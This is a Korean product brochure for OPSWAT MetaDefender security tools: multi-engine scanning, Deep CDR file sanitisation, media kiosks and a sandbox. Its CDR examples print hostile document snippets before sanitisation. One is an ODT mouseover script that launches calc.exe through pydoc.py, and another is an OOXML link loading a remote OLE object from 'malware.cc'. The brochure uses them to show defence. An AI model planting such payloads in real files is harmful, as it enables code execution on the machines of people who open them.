메타디펜더 소개 자료

Advanced Cybersecurity Threat Protection

MetaDefender Core

MetaDefender Deep CDR

MetaDefender Kiosk

MetaDefender Aether

MetaDefender Drive

INSEC security

목차
Contents


OPSWAT MetaDefender
1-1. OPSWAT MetaDefender 기능 소개

MetaDefender 제품 라인업

OPSWAT.
MetaDefender Core
멀티 안티바이러스 스캔 엔진

OPSWAT.
MetaDefender Deep CDR
파일 무해화 솔루션

OPSWAT.
MetaDefender Email Gateway Security
이메일 악성코드 탐지 솔루션

OPSWAT.
MetaDefender Kiosk
미디어 저장매체 악성코드 검사

OPSWAT.
MetaDefender Sandbox
샌드박스 솔루션

OPSWAT.
MetaDefender Drive
휴대용 악성코드 스캐너

제품의 필요성

사이버 위협은 끊임없이 진화하고 있으며, 오늘날 IT 및 OT 인프라에는 제로 데이 공격, APT(Advanced Persistent Threat) 및 지능형 악성코드 대응 정책 마련이 필요합니다.

MetaDefender Core를 사용하면 다양한 악성코드 방지 및 탐지 기능을 기존 IT 솔루션 및 인프라에 통합하여 악성 파일 업로드 공격으로부터 웹 보호, 사이버 보안 제품 강화, 자체 맬웨어 분석 시스템 개발과 같은 일반적인 공격 벡터를 보다 잘 처리할 수 있습니다.

상세기능

항목	세부 내용
멀티 스캔	• 32+개의 글로벌 A/V 엔진으로 국내/해외 구분 없이 다양한 악성코드 스캔 • 물리적 통합으로 각 벤더 별 백신 DB 활용, 넓은 범위의 악성코드 탐지 가능
데이터 살균 (Deep CDR)	• 문서 / 이미지 등 파일 내 악성코드가 포함될 수 있는 영역 제거 (매크로, 첨부파일, 하이퍼링크, DDE, HIDDEN 서식 등) • MS Office, Hancom Office 외 다수 문서, 이미지, 압축 파일 등 100+ 확장자 지원 • 각 확장자에 대하여 선택적 적용 / 제거 영역 지정 가능
아카이브 엔진	• 압축파일의 압축 횟수, 크기, 개체의 수량에 대하여 제한 없이 스캔 할 수 있도록 전용 아카이브 엔진 제공 • 문서 파일 및 내부적으로 아카이빙 형태를 가진 파일 대상으로 모든 객체의 스캔 지원
파일 타입 분석	• 4500+ 이상의 파일 타입 분석 • 확장자 변조 등 헤더가 변경된 파일을 식별 및 차단 • 파일 타입 분석 데이터를 기반으로 CDR 또는 기타 보안프로세스가 발생할 수 있도록 구성
취약점 진단	• 어플리케이션 고유 취약점 진단(CVE) • 20,000 + 이상의 취약점을 파일 대상으로 수행 • 취약점 별 위험도 스코어 형태로 제공


OPSWAT MetaDefender
1-2. 멀티 스캐닝 (Multi-Scanning)
INSEC security

MetaDefender Core 멀티 스캐닝

MetaDefender Core는 32+ 이상의 글로벌 A/V 엔진으로 다양한 악성코드를 스캔하는 솔루션 입니다.
글로벌 A/V 엔진 통합으로 각 벤더 별 백신 DB를 활용하여 넓은 범위의 악성코드 탐지가 가능합니다.

- 단일 A/V에서 탐지하지 못한 위협 상호보완적 탐지 가능
- 병렬처리로 분석 시간 단축
- A/V 엔진들의 오탐 샘플 공유를 통해 오탐률 감소
- 압축 파일의 압축 횟수, 크기, 개체의 수량에 대해 제한없이 스캔
- 신규 악성코드 발생 시 위협 노출 시간 감소
- 온라인/오프라인 환경 구축 가능

멀티 스캐닝 기대 효과

1. 향상된 악성코드 탐지

개별 A/V 엔진은 특정 유형 및 각기 다른 알고리즘으로 서로 다른 범주를 전문으로 탐지합니다.

2. 신규 악성코드 발생 시 위협 노출 시간 감소


신종, 변종 악성코드 발생 시 특정 엔진에서 더 높은 탐지율을 보이기 때문에 시그니처 업데이트 또는 휴리스틱 학습에 시간이 소요되는 구간을 단축시킬 수 있습니다.

3. 낮은 오탐율

사용한 멀티 스캐닝 엔진 만큼의 오탐율이 증가하는 것은 사실이 아닙니다. A/V 공급 업체는 신뢰할 수 있는 데이터인 화이트 리스트를 공유 합니다.


4. 단일 벤더 의존성 문제 해결

단일 A/V 엔진 사용으로 누락되는 위험을 보완할 수 있습니다.




멀티 스캐닝 진단 결과 (1)


각 엔진 별 진단 결과가 나타나며 탐지된 엔진의 수량을 확인합니다. 이후 차단 및 보안 프로세스가 적용 가능하도록 사용됩니다.



멀티 스캐닝 진단 결과 (2)

어플리케이션 취약점을 진단 후 결과와 CVSS 베이스의 스코어링을 제공합니다. 전용 아카이브 엔진으로 대용량 파일들의 스캔 제한이 없습니다. (다중 압축 및 하위 파일이 다수 포함된 대용량 파일 모두 스캔 가능)





METASCAN | KNOWN VULNERABILITIES

CVE ID	OPSWAT SEVERITY	OPSWAT SEVERITY SCORE	CVSS BASE SCORE	LAST MODIFIED TIME	APPLICATION INFO
NIST This file belongs to applications that have been identified with **CRITICAL** vulnerabilities by the **National Institute of Standards and Technology** (NIST)					
CVE-2019-11708	CRITICAL	87	10.0	2019-08-16 03:15:00 GMT+9	Mozilla Firefox
CVE-2018-18502	CRITICAL	84	10.0	2019-02-08 00:42:00 GMT+9	Mozilla Firefox
CVE-2015-7201	MODERATE	46	10.0	2018-10-31 01:27:00 GMT+9	Mozilla Firefox

OPSWAT MetaDefender


1-3. 데이터 살균 (Deep CDR)

INSEC security

데이터 살균 (Deep CDR) 프로세스

1. 미검증 문서 파일

- 모든 파일을 위협요소로 파악하고 검사합니다.
- 악성 콘텐츠에 대해 적색 플래그를 지정하여 공격을 받을 때 조직에 경고합니다.



2. 문서 파일 분해

- 파일 요소를 개별 구성 요소로 분리하고 악성 요소를 제거하거나 살균합니다.

3. 위협 제거 후 재구성

- 파일은 빠르고 안전한 프로세스로 재구축됩니다. 메타데이터 및 모든 파일 특성이 재구성됩니다.

4. 살균된 파일

- 새 파일이 재컴파일되고 이름이 바뀌고 전달됩니다. 파일 구조 무결성을 유지하여 사용자가 사용성을 잃지 않고 안전하게 파일을 사용할 수 있습니다

데이터 살균 (Deep CDR) 프로세스

감염된 파일의 CDR 처리 결과

Factura para mes de octubre.doc

악성코드 이름 W97M / Downloader.ip

Hijackexploit.xls

악성코드 이름 트로이 목마 [Exploit] / OLE.CVE-2014-6352

PaperWorks.html

악성코드 이름 Trojan.HTML.Phishing

	살균 전	살균 후
감염된 파일	4 / 39	위협 요소 없음 0 / 39
감염된 파일	3 / 39	위협 요소 없음 0 / 39
감염된 파일	1 / 39	위협 요소 없음 0 / 39

지원 확장자 목록 (150+)


Deep CDR 제품은 전 세계 CDR 제품 중 가장 많은 확장자에 대한 CDR 처리를 지원합니다. (25년 4월 기준 189개)
국내에서 주로 사용되는 한컴 오피스(hwp, hwpx), 알집 파일 포맷(alz, egg)에 대한 CDR 처리가 가능합니다.

	Type		Type		Type		Type		Type		Type		Type		Type		Type
1	doc	23	potm	45	otp	67	twbx	89	emf	111	shp	133	mts	155	zei	177	gpkg
2	dot	24	pps	46	htm/html	68	twb	90	emz	112	shx	134	ogg	156	utib	178	b3dm
3	xls	25	ppsm	47	mht	69	tds	91	ico	113	dbf	135	aiff	157	har	179	asics
4	xlt	26	ppsx	48	hta	70	pbix	92	cur	114	heic	136	aac	158	story	180	asice
5	ppt	27	ppam	49	pdf	71	rdf	93	webp	115	wmv	137	acm	159	7z	181	log
6	pot	28	sldx	50	ai	72	vcs	94	wdp	116	wma	138	opus	160	gz/gzip	182	pck
7	rtf	29	sldm	51	ait	73	ics	95	dwg	117	mpeg	139	mxf	161	rar	183	aem
8	docx	30	vsdx	52	hwp	74	lnk	96	dwt	118	wav	140	vtxt	162	xz	184	ribc
9	docm	31	vssx	53	hwt	75	jpg	97	dws	119	mp3	141	eml	163	zip	185	esz
10	dotx	32	vstx	54	hwpx	76	mj2	98	sfc	120	mp4	142	msg	164	alz	186	base64
11	dotm	33	vsdm	55	cell	77	jpx	99	p21	121	mov	143	tnef	165	tar	187	zstd
12	xlsx	34	vssm	56	show	78	bmp	100	jww	122	avi	144	oft	166	bz2	188	yz1
13	xlsm	35	vstm	57	jtd	79	png	101	jwc	123	webm	145	pst	167	lzma	189	scdoc
14	xlsb	36	vsx	58	jtdc	80	apng	102	bfo	124	flv	146	mbx	168	lzh		
15	xltx	37	vtx	59	jhd	81	mng	103	dxf	125	bwf	147	txt	169	arj		
16	xltm	38	vdx	60	xml	82	tiff	104	dwf	126	bw64	148	json	170	cab		
17	xlam	39	one	61	xml-doc	83	tiff64	105	3ds	127	w64	149	xdw	171	wsp		
18	csv	40	odt	62	xml-docx	84	nef	106	dae	128	rf64	150	xbd	172	ace		
19	tsv	41	ods	63	xml-xls	85	svg	107	u3d	129	m4a	151	xct	173	tse		
20	pptx	42	ott	64	xml-pptx	86	gif	108	drc	130	m4v	152	crl	174	tsez		
21	potx	43	ots	65	jnlp	87	tga	109	rvm	131	mkv	153	spf	175	tsec		
22	pptm	44	odp	66	bml	88	wmf	110	dcm	132	3gp	154	prn	176	egg		


Metadefender Deep CDR 처리 사례

CDR 처리 사례 – 악성 매크로가 삽입 된 엑셀(.xls) 문서

살균 전



살균 처리 후



Metadefender Deep CDR 처리 사례

CDR 처리 사례 – 원격 코드 실행 스크립트

Before

```
decls><text:sequence-decl text:display-outline-level="0" text:name="Illustration"/><text:sequence-decl text:display-outline-level="0" text:name="Table"/><text:sequence-dec
text:display-outline-level="0" text:name="Text"/><text:sequence-decl text:display-outline-level="0" text:name="Drawing"/><text:sequence-decl text:display-outline-level="0"
text:name="Figure"/></text:sequence-decls><text:p text:style-name="Standard"><text:a xlink:type="simple" xlink:href="http://test/" text:style-name="Internet_20_link"
text:visited-style-name="Visited_20_Internet_20_Link"><office:event-listeners><script:event-listener script:language="ooo:script" script:event-name="dom:mouseover"
xlink:href="vnd.sun.star.script:../../../program/python-core-3.5.5/lib/pydoc.py$tempfilepager(1, calc.exe )?language=Python&amp;location=share"
xlink:type="simple"/></office:event-listeners><text:span text:style-name="T1">move your mouse over the
text</text:span></text:a></text:p></office:text></office:body></office:document-content>
```

After

```
text:name="Illustration"/><text:sequence-decl text:display-outline-level="0" text:name="Table"/><text:sequence-decl text:display-outline-level="0"
text:name="Text"/><text:sequence-decl text:display-outline-level="0" text:name="Drawing"/><text:sequence-decl text:display-outline-level="0"
text:name="Figure"/></text:sequence-decls><text:p text:style-name="Standard"><text:a text:style-name="Internet_20_link" text:visited-style-name="Visited_20_Internet_20_Link"
xlink:href="http://#" xlink:type="simple"><text:span text:style-name="T1">move your mouse over the
text</text:span></text:a></text:p></office:text></office:body></office:document-content>
```

Metadefender Deep CDR 처리 사례

CDR 처리 사례 – 악성 C&C 연결 하이퍼링크

살균 전

```
<Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="http://malware.cc/temp.doc" TargetMode="External"/>
```


살균 처리 후

```
<Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="#" TargetMode="External" />
```


Metadefender Deep CDR 처리 사례

CDR 처리 사례 – 난독화 된 VBA 스크립트 파일

살균 전



살균 처리 후



OPSWAT MetaDefender

1-4. 이동식 저장매체 악성코드 탐지 솔루션 (KIOSK)


INSEC security

Metadefender KIOSK

Multi A/V를 통한 악성 행위 사전 탐지 기능을 제공합니다.

반입 전 Multi A/V 검사를 통한 선제적 조치

OPSWAT의 KIOSK 제품은
반입 전 이동식 저장매체에 대하여 악성 파일이 있는지
Multi A/V으로 검사 기술을 이용하여
안전하게 데이터를 내부로 유입할 수 있습니다.



Metadefender KIOSK 종류

다양한 형태의 Kiosk 타입으로 필요한 환경에 맞춰 선택할 수 있습니다.

Kiosk Tower

다양한 유형의 이동식 미디어를
대량으로 검사해야 하는 환경

2x USB A 3.2 Gen 1
2x USB C 3.2 Gen 1
1x SD Card / CF / MicroSD
1x MS Pro Duo
1x Floppy Disk
1x CD/DVD/Blu-ray

Kiosk Desktop

출입구·사무실 등 일반 사용자용
이동식 미디어 검사가 필요한 환경

2 x USB-A 3.2 Gen 2
2 x USB-C 3.2 Gen 2
1 x SD Card
1 x MicroSD Card
1 x USB-A 3.2 Gen 2
1 x RJ45 Ethernet Port

Kiosk Mobile

네트워크 연결이 제한된 현장에서
사용하는 보안 스캔 환경

2x USB A 3.2 Gen 1
2x USB C 3.2 Gen 2
1x MicroSD Card

Dual Batteries


Kiosk Mini

데스크, 벽면 등 협소한 곳에
설치하여 사용하는 스캔 환경

2x USB A 3.2 Gen 1
2x USB C 3.2 Gen 2
1 x SD Card
1x MicroSD

Metadefender KIOSK

KIOSK에 동작 프로세스는 아래와 같습니다



저장매체 연결	저장매체 검사	검사결과 확인	저장매체 반입
KIOSK에 방문자 등록 후 저장매체 연결	Multi A/V를 이용한 저장매체 데이터 검사	검사 데이터를 통해 안전한 파일 확인	정책에 따라 안전한 파일만 저장매체에 반입 원본 파일은 격리소 보관

OPSWAT MetaDefender

1-5. 샌드박스 분석 솔루션 (Aether)


INSEC security

Metadefender Aether

알려진 악성코드부터 제로데이 공격까지 탐지 가능한 악성코드 분석 솔루션

Metadefender Aether
주요 특징

- 제로데이 공격까지 탐지하는 통합 솔루션
- 4단계 분석 구조로 위협 심층 분석
- CPU 수준의 에뮬레이션 분석으로 전통적인 VM 방식보다 최대 20배 빠르며, 회피 기법 무력화
- 99.9% 수준의 제로데이 위협 탐지 효과 제공
- 해시/IP 탐지를 넘어 행위/전술 기반 탐지로 공격 자체를 분석
- MITRE ATT&CK 매핑 기반 분석
- 클라우드 / 온프레미스 / Air-gapped 환경 모두 지원



Metadefender Aether

MetaDefender Aether는 4단계 분석을 통해 알려진 위협부터 공격자의 전술(TTPs)까지 단계적으로 분석

